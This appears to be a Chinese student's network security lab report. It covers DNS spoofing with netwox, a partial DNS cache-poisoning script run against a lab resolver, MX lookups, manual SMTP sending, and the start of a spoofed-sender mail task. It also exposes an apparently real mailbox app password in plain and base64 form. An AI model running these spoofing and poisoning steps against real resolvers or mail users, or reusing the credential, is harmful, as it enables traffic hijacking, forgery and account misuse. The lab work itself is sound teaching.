11月 27 15:28:45 sxlin-VMware-Virtual-Platform named[1018]: network unreachable>
```

回到 Ubuntu 客户端，使用浏览器访问 www.weibo.com，不过有点慢



再回到 Ubuntu 服务端，重新使用 `rndc` 生成日志记录，可以看到已经产生记录

```

sxlin@sxlin-VMware-Virtual-Platform: ~/桌面
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo rndc dumpdb
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo cat /var/cache/bind/dump.db | g
rep weibo
tva1.sinaimg.cn.      43      CNAME    tvaweibo.gslb.sinaedge.com.
wx1.sinaimg.cn.      29      CNAME    weiboimgwx.gslb.sinaedge.com.
tvaweibo.grid.sinaedge.com. 44      CNAME    ww1.sinaimg.cn.w.alikunlun.com.
weiboimgwx.grid.sinaedge.com. 43      CNAME    ww1.sinaimg.cn.w.alikunlun.com.
h5sinaimg.gslb.sinaedge.com. 26      CNAME    weiboimgwx.grid.sinaedge.com.
tvaweibo.gslb.sinaedge.com. 43      CNAME    tvaweibo.grid.sinaedge.com.
weiboimgwx.gslb.sinaedge.com. 282     CNAME    weiboimgwx.grid.sinaedge.com.
weibo.com.           172296  NS       ns1.sina.com.cn.
; weibo.com. SOA ns1.sina.com.cn. zhihao.staff.sina.com.cn. 1 28800 7200 604800
600
www.weibo.com.       17      CNAME    weibo.com.
weibo.com.localdomain. 10269   \-ANY    ;-$NXDOMAIN
  
```

在 Ubuntu 攻击端执行 DNS 欺骗攻击，攻击前需要在 Ubuntu 攻击端安装 `scapy` 等 python 包
`sudo netwox 105 -h "www.google.com" -H "182.61.200.6" -a "ns.example.com" -A "192.168.0.10" -f "src host 192.168.149.131" -d ens33`

```
11月27日 16:11
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ sudo apt install net
wox
[sudo] linshengxiang 的密码:
正在读取软件包列表... 完成
正在分析软件包的依赖关系树... 完成
正在读取状态信息... 完成
将会同时安装下列软件:
  libnet1 netwag tk tk8.6
建议安装:
  netwag-doc netwox-doc
下列【新】软件包将被安装:
  libnet1 netwag netwox tk tk8.6
升级了 0 个软件包, 新安装了 5 个软件包, 要卸载 0 个软件包, 有 103 个软件包未被升
级。
需要下载 752 kB 的归档。
解压缩后会消耗 2,703 kB 的额外空间。
您希望继续执行吗? [Y/n] y
获取:1 http://cn.archive.ubuntu.com/ubuntu noble/main amd64 libnet1 amd64 1.1.6+
dfsg-3.2build1 [44.5 kB]
获取:2 http://mirrors.tuna.tsinghua.edu.cn/ubuntu noble/universe amd64 netwox am
d64 5.39.0-1.5build2 [642 kB]
```

```
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ sudo netwox 105 -h "
www.google.com" -H "182.61.200.6" -a "ns.example.com" -A "192.168.0.10" -f "src
host 192.168.149.131" -d ens33
```

在 Ubuntu 测试机上分别先后执行 dig www.google.com 和 dig www.baidu.com。

```
11月27日 17:32
lsx@lsx-VMware-Virtual-Platform: ~/桌面
lsx@lsx-VMware-Virtual-Platform:~/桌面$ dig www.google.com

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> www.google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 51567
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.google.com.                IN      A

;; ANSWER SECTION:
www.google.com.                 5       IN      A      31.13.94.10

;; Query time: 34 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Thu Nov 27 17:32:13 CST 2025
;; MSG SIZE rcvd: 59
```

```
11月27日 17:34
lsx@lsx-VMware-Virtual-Platform: ~/桌面
lsx@lsx-VMware-Virtual-Platform: ~/桌面$ dig www.baidu.com

; <<>> DiG 9.18.39-0ubuntu0.24.04.2-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 10689
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 10

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;www.baidu.com.                IN      A

;; ANSWER SECTION:
www.baidu.com.                 5       IN      CNAME   www.a.shifen.com.
www.a.shifen.com.             5       IN      A       180.101.51.157
www.a.shifen.com.             5       IN      A       180.101.51.40

;; AUTHORITY SECTION:
a.shifen.com.                  5       IN      NS       ns4.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns1.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns5.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns2.a.shifen.com.
a.shifen.com.                  5       IN      NS       ns3.a.shifen.com.
```

此时 Ubuntu 攻击端显示如下。

```
11月27日 17:32
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面

| www.google.com. A
| www.google.com. A 10 182.61.200.6
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.0.10
|
|-----|
DNS_question_
| id=57506 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| changelogs.ubuntu.com. A
|
|-----|
DNS_answer
| id=57506 rcode=OK          opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| changelogs.ubuntu.com. A
| changelogs.ubuntu.com. A 10 182.61.200.6
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.0.10
|
|-----|
DNS_question_
| id=43549 rcode=OK          opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| changelogs.ubuntu.com. AAAA
|
|-----|
```

```
11月27日 17:35
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面$ sudo netwox 105 -h "www.google.com" -H "182.61.200.6" -a "ns.example.com" -A "192.168.0.10" -f "src host 192.168.149.131" -d ens33

DNS_question
| id=16149 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| connectivity-check.ubuntu.com. AAAA
|

DNS_question
| id=13491 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| www.google.com. A
|

DNS_answer
| id=13491 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| www.google.com. A
| www.google.com. A 10 182.61.200.6
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.0.10
|

DNS_question
| id=57506 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
```

```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
| changelogs.ubuntu.com. A
|

DNS_answer
| id=57506 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| changelogs.ubuntu.com. A
| changelogs.ubuntu.com. A 10 182.61.200.6
| ns.example.com. NS 10 ns.example.com.
| ns.example.com. A 10 192.168.0.10
|

DNS_question
| id=43549 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| changelogs.ubuntu.com. AAAA
|

DNS_question
| id=53709 rcode=OK opcode=QUERY
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0
| connectivity-check.ubuntu.com. A
|

DNS_answer
| id=53709 rcode=OK opcode=QUERY
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1
| connectivity-check.ubuntu.com. A
```

```
| connectivity-check.ubuntu.com. A 10 182.61.200.6  
| ns.example.com. NS 10 ns.example.com.  
| ns.example.com. A 10 192.168.0.10  
|  
DNS_question  
| id=18993 rcode=OK opcode=QUERY  
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0  
| www.baidu.com. A  
|  
DNS_answer  
| id=18993 rcode=OK opcode=QUERY  
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1  
| www.baidu.com. A  
| www.baidu.com. A 10 182.61.200.6  
| ns.example.com. NS 10 ns.example.com.  
| ns.example.com. A 10 192.168.0.10  
|  
DNS_question  
| id=52269 rcode=OK opcode=QUERY  
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0  
| connectivity-check.ubuntu.com. AAAA
```


进行 DNS 投毒攻击。
先把 named.conf 中这些注释掉。

```
11月27日 18:11  
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面  
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面$ sudo vim /etc/bind/named.conf  
[sudo] sxlin 的密码:
```

```
11月27日 18:11  
sxlin@sxlin-VMware-Virtual-Platform: ~/桌面  
// This is the primary configuration file for the BIND DNS server named.  
//  
// Please read /usr/share/doc/bind9/README.Debian for information on the  
// structure of BIND configuration files in Debian, *BEFORE* you customize  
// this configuration file.  
//  
// If you are just adding zones, please do that in /etc/bind/named.conf.local  
  
include "/etc/bind/named.conf.options";  
include "/etc/bind/named.conf.local";  
include "/etc/bind/named.conf.default-zones";  
  
//zone "example.com"{  
//    type master;  
//    file "/etc/bind/example.com.db";  
//};  
  
//zone "0.168.192.in-addr.arpa"{  
//    type master;  
//    file "/etc/bind/192.168.0.db";  
//};  
~  
~  
:wg
```

刷新并重启 bind9
由于 DNS 污染概率较小，清理缓存比较麻烦，所以这次实验的目标是污染不存在的域名，

即随机的一个域名，成功即可。将附件“投毒程序.txt”中的程序代码粘贴至 dns_poison.py 中。文件中的最后几行用来配置目标 IP。



The image consists of two screenshots of a terminal window. The top screenshot shows the command `sudo vim dns_poison.py` being executed, followed by a password prompt. The bottom screenshot shows the contents of the `dns_poison.py` file, which is a Python script for DNS poisoning. The script includes comments in Chinese and code for sending DNS queries, checking results, and configuring target IP and domain.

```
linshengxiang@linshengxiang-VMware-Virtual-Platform: ~/桌面
linshengxiang@linshengxiang-VMware-Virtual-Platform:~/桌面$ sudo vim dns_poison.py
[sudo] linshengxiang 的密码:

#开始碰撞
DNS_sending(traget_DNS_server,rand_domain,IP_list,50)



#测试结果是否成功
answer = DNS_QR(traget_DNS_server,rand_domain)
print (answer)
if (answer=="1.1.1.1"):
    os.exit()
    print("成功!!!!")
else:
    print("失败!!!!")

    trytime += 1
return


traget_DNS_server = "10.0.2.4"
traget_domain = "www.example.com"
up_domain = traget_domain[traget_domain.find('.')+1:]
print("up_domain",up_domain)

start_poison(traget_DNS_server,traget_domain)
:wq
```

做好上述准备后，开启 wireshark 进行抓包，并执行程序。



根据实验指导书，如果攻击成功，预期的实验结果如下。



```

723 20191012 18:17:10
7614045.example.com
.
Sent 1 packets.
.....
Sent 100 packets.
Begin emission:
Finished sending 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
1.1.1.1
1.1.1.1

```


输入 `rndc dumpdb -cache`，然后查看 server 端的 cache，发现已经被污染

```

root@sahua-VirtualBox:/var/cache/bind# cat dump.db | grep 7614045.example.com
7614045.example.com. 7047 A 1.1.1.1
root@sahua-VirtualBox:/var/cache/bind#

```

由于投毒策略的成功率较低，本次实验未观测到预期结果。程序持续运行近三十分钟后仍在发起数据包投递，最终通过手动干预终止进程。



输入 `rndc dumpdb -cache`，然后查看 server 端的 cache，发现没有被污染

```

sxlin@sxlin-VMware-Virtual-Platform:~/桌面$ sudo rndc dumpdb -cache
sxlin@sxlin-VMware-Virtual-Platform:~/桌面$

```

5.使用 `nslookup` 工具对 MX 记录进行观测

打开终端，查看 `nslookup` 命令使用方法。



```
Ubuntu x + v
NSLOOKUP(1) BIND9 NSLOOKUP(1)
NAME
    nslookup - query Internet name servers interactively
SYNOPSIS
    nslookup [-option] [name | -] [server]
DESCRIPTION
    Nslookup is a program to query Internet domain name servers. Nslookup has two modes: interactive and non-interactive. Interactive mode allows the user to query name servers for information about various hosts and domains or to print a list of hosts in a domain. Non-interactive mode is used to print just the name and requested information for a host or domain.
ARGUMENTS
    Interactive mode is entered in the following cases:
        1. when no arguments are given (the default name server will be used)
        2. when the first argument is a hyphen (-) and the second argument is the host name or Internet address of a name server.
    Non-interactive mode is used when the name or Internet address of the host to be looked up is given as the first argument. The optional second argument specifies the host name or address of a name server.
    Options can also be specified on the command line if they precede the arguments and are prefixed with a hyphen. For example, to change the default query type to host information, and the initial timeout to 10 seconds, type:
Manual page nslookup(1) line 1 (press h for help or q to quit)
```

交互模式进行查询:

(1) 进入交互模式: nslookup

```
linshengxiang@sxLin:~$ nslookup
>
```

(2) 设置资源记录类型为 MX 记录:

```
linshengxiang@sxLin:~$ nslookup
> set q=mx
> 126.com
Server:          10.255.255.254
Address:         10.255.255.254#53

Non-authoritative answer:
126.com mail exchanger = 10 126mx02.mxmail.netease.com.
126.com mail exchanger = 10 126mx01.mxmail.netease.com.
126.com mail exchanger = 50 126mx00.mxmail.netease.com.
126.com mail exchanger = 10 126mx03.mxmail.netease.com.

Authoritative answers can be found from:
126.com nameserver = ns2.166.com.
126.com nameserver = ns8.166.com.
126.com nameserver = ns1.nease.net.
126.com nameserver = ns6.nease.net.
126.com nameserver = ns3.nease.net.
126.com nameserver = ns5.nease.net.
126.com nameserver = ns4.nease.net.
ns2.166.com internet address = 103.71.201.3
ns8.166.com internet address = 18.182.82.158
ns8.166.com internet address = 44.228.163.69
ns1.nease.net internet address = 42.186.35.222
ns5.nease.net internet address = 103.71.201.3
ns3.nease.net internet address = 182.92.22.240
ns6.nease.net internet address = 54.228.156.72
ns4.nease.net internet address = 8.147.116.45
>
```

非交互模式进行查询:

```
linshengxiang@sxLin:~$ nslookup -q=mx 126.com
Server:      10.255.255.254
Address:     10.255.255.254#53

Non-authoritative answer:
126.com mail exchanger = 10 126mx02.mxmail.netease.com.
126.com mail exchanger = 10 126mx01.mxmail.netease.com.
126.com mail exchanger = 50 126mx00.mxmail.netease.com.
126.com mail exchanger = 10 126mx03.mxmail.netease.com.

Authoritative answers can be found from:
126.com nameserver = ns2.166.com.
126.com nameserver = ns8.166.com.
126.com nameserver = ns1.nease.net.
126.com nameserver = ns6.nease.net.
126.com nameserver = ns3.nease.net.
126.com nameserver = ns5.nease.net.
126.com nameserver = ns4.nease.net.
ns2.166.com internet address = 103.71.201.3
ns8.166.com internet address = 18.182.82.158
ns8.166.com internet address = 44.228.163.69
ns1.nease.net internet address = 42.186.35.222
ns5.nease.net internet address = 103.71.201.3
ns3.nease.net internet address = 182.92.22.240
ns6.nease.net internet address = 54.228.156.72
ns4.nease.net internet address = 8.147.116.45

linshengxiang@sxLin:~$
```

此时通过向 DNS 服务器进行查询，可以知道 126 邮箱存储邮件的准确服务器地址。


```
linshengxiang@sxLin:~$ nslookup 126mx02.mxmail.netease.com
Server:      10.255.255.254
Address:     10.255.255.254#53

Non-authoritative answer:
Name:   126mx02.mxmail.netease.com
Address: 111.124.203.49
Name:   126mx02.mxmail.netease.com
Address: 111.124.203.44
```

6.向 SMTP 服务器投递邮件实验

(1) 选择邮箱并启用 SMTP 协议:

我选择了 QQ 邮箱为发送邮箱，Gmail 邮箱为接收邮箱。



在启用 SMTP 协议后，往往会生成一个指令作为第三方登录邮箱的密码，要妥善保管。

用户名、密码通过如下方式得到

```
linshengxiang@sxLin:~$ echo -n "reallinshengxiang@qq.com" | base64
cmVhbGxpbnNoZW5neGlhbmdAcXEuY29t
linshengxiang@sxLin:~$ echo -n "qweofbdoohhjdec" | base64
cXdlb2ZiZG9vaGhqZGVjZQ==

auth login
334 VXNlcm5hbWU6
cmVhbGxpbnNoZW5neGlhbmdAcXEuY29t
334 UGFzc3dvcmQ6
cXdlb2ZiZG9vaGhqZGVjZQ==
235 Authentication successful
```

申明邮件发送方: mail from:<发送邮箱>

申明邮件接收方: rcpt to:<接收邮箱>

```
MAIL FROM:<reallinshengxiang@qq.com>
250 OK
rcpt to:<reallinshengxiang@gmail.com>
250 OK
```


编辑发送信息: data+回车

data 并回车之后, 及发送的内容, 可以申明 subject, from, to 等信息。输入 “.” 后回车, 即发送邮件。

```
data
354 End data with <CR><LF>.<CR><LF>.
From: reallinshengxiang@qq.com
To: reallinshengxiang@gmail.com
Subject: demo from Shengxiang Lin

China and the United States once stood shoulder to shoulder in the fight against fascism and militarism
. Today, we should work together to safeguard the achievements of the victory in World War II.
.
250 OK: queued as.
```

Gmail 邮箱收到邮件:




尝试不要使用任何邮件服务器账号, 通过自己电脑直接向你所申请的 163 邮件服务器账号投递邮件, 记录实验过程, 要求收到邮件后显示发件人邮箱为: 你的学号@oauwerw.com。

```
linshengxiang@sxlin:~$ telnet 163mx02.mxmail.netease.com 25
Trying 111.124.203.43...
